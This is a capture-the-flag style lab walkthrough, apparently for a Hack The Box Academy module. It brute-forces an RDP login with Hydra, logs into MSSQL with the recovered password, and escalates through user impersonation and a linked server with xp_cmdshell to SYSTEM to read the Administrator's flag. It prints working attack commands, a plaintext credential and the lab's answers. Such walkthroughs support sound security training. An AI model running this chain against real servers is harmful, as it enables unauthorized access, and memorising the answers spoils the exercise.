First always determine service

SMB enumerate:

What file can you retrieve that belongs to the user "simon"? (Format: filename.txt) random.txt
after download file

we use hydra to find credential of Fiona hydra -l fiona -P Fiona/creds.txt rdp://10.129.52.21

Let's try the credentials fiona:48Ns72!bns74@S84NNNSl on the MSSQL server. It works!
┌──(kali㉿kali)-[~/Desktop/HTB/Academy] └─$ impacket-mssqlclient fiona@$target -windows-auth Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies Password: [*] Encryption required, switching to TLS [*] ENVCHANGE(DATABASE): Old Value: master, New Value: master [*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english [*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192 [*] INFO(WIN-HARD\SQLEXPRESS): Line 1: Changed database context to 'master'. [*] INFO(WIN-HARD\SQLEXPRESS): Line 1: Changed language setting to us_english. [*] ACK: Result: 1 - Microsoft SQL Server (150 7208) [!] Press help for extra shell commands SQL (WIN-HARD\Fiona guest@master)>
❓Question
Once logged in, what other user can we compromise to gain admin privileges?
📋 Walkthrough
After logging in as Fiona, let's enumerate the databases on the MSSQL server.
hint: using mssqlclient (pip install -e .)

Let's switch to the TestingDB database and enumerate the tables.
INFO(WIN-HARD\SQLEXPRESS): Line 1: Changed database context to 'TestingDB'. SQL (WIN-HARD\Fiona WIN-HARD\Fiona@TestingDB)> SELECT * FROM TestingDB.INFORMATION_SCHEMA.TABLES; TABLE_CATALOG TABLE_SCHEMA TABLE_NAME TABLE_TYPE ------------- ------------ ---------- ---------- SQL (WIN-HARD\Fiona WIN-HARD\Fiona@TestingDB)>
Next, let's check for users with impersonation privileges.
SQL (WIN-HARD\Fiona guest@msdb)> SELECT distinct b.name FROM sys.server_permissions a INNER JOIN sys.server_principals b ON a.grantor_principal_id = b.principal_id WHERE a.permission_name = 'IMPERSONATE' name ----- john simon
We found that the users john and simon have impersonation privileges. Let's switch to the user john and check his privileges.
SQL (john guest@master)> SELECT distinct b.name FROM sys.server_permissions a INNER JOIN sys.server_principals b ON a.grantor_principal_id = b.principal_id WHERE a.permission_name = 'IMPERSONATE' name ---- john SQL (john guest@master)> SELECT SYSTEM_USER ---- john SQL (john guest@master)> SELECT IS_SRVROLEMEMBER('sysadmin') - 0
John does not have sysadmin privileges directly, but we can use the linked server to escalate our privileges.
SQL (john guest@master)> EXECUTE('select @@servername, @@version, system_user, is_srvrolemember(''sysadmin'')') AT [LOCAL.TEST.LINKED.SRV] - - - - 1 1 1 1
Answer: John
❓Question
Submit the contents of the flag.txt file on the Administrator Desktop.
📋 Walkthrough
In the file information.txt we see a note:
To do: - Keep testing with the database. - Create a local linked server. - Simulate Impersonation.
Let's check for local linked server
SQL (john guest@master)> SELECT srvname, isremote FROM sysservers srvname isremote --------------------- -------- WINSRV02\SQLEXPRESS 1 LOCAL.TEST.LINKED.SRV 0 SQL (john guest@master)>
We found a local linked server named
LOCAL.TEST.LINKED.SRV. Now, let's enable advanced options and
xp_cmdshellon this linked server to execute system commands.
SQL (john guest@master)> EXEC ('sp_configure ''show advanced options'', 1') AT [LOCAL.TEST.LINKED.SRV] INFO(WIN-HARD\SQLEXPRESS): Line 185: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install. SQL (john guest@master)> EXEC ('RECONFIGURE') AT [LOCAL.TEST.LINKED.SRV] SQL (john guest@master)> EXEC ('sp_configure ''xp_cmdshell'',1') AT [LOCAL.TEST.LINKED.SRV] INFO(WIN-HARD\SQLEXPRESS): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install. SQL (john guest@master)> EXEC ('RECONFIGURE') AT [LOCAL.TEST.LINKED.SRV] SQL (john guest@master)>
Now, we can use
xp_cmdshellto execute system commands. Let's check the current user context.
SQL (john guest@master)> EXEC ('xp_cmdshell ''whoami''') AT [LOCAL.TEST.LINKED.SRV] output ------------------- nt authority\system NULL
We are running as
nt authority\system, which has administrative privileges. Now, let's read the contents of the
flag.txtfile on the Administrator's Desktop.
SQL (john guest@master)> EXEC ('xp_cmdshell ''type C:\Users\Administrator\Desktop\flag.txt''') AT [LOCAL.TEST.LINKED.SRV] output --------------------------- HTB{46u$!n9_l!nk3d_$3rv3r$}
Answer: HTB{46u$!n9_l!nk3d_$3rv3r$}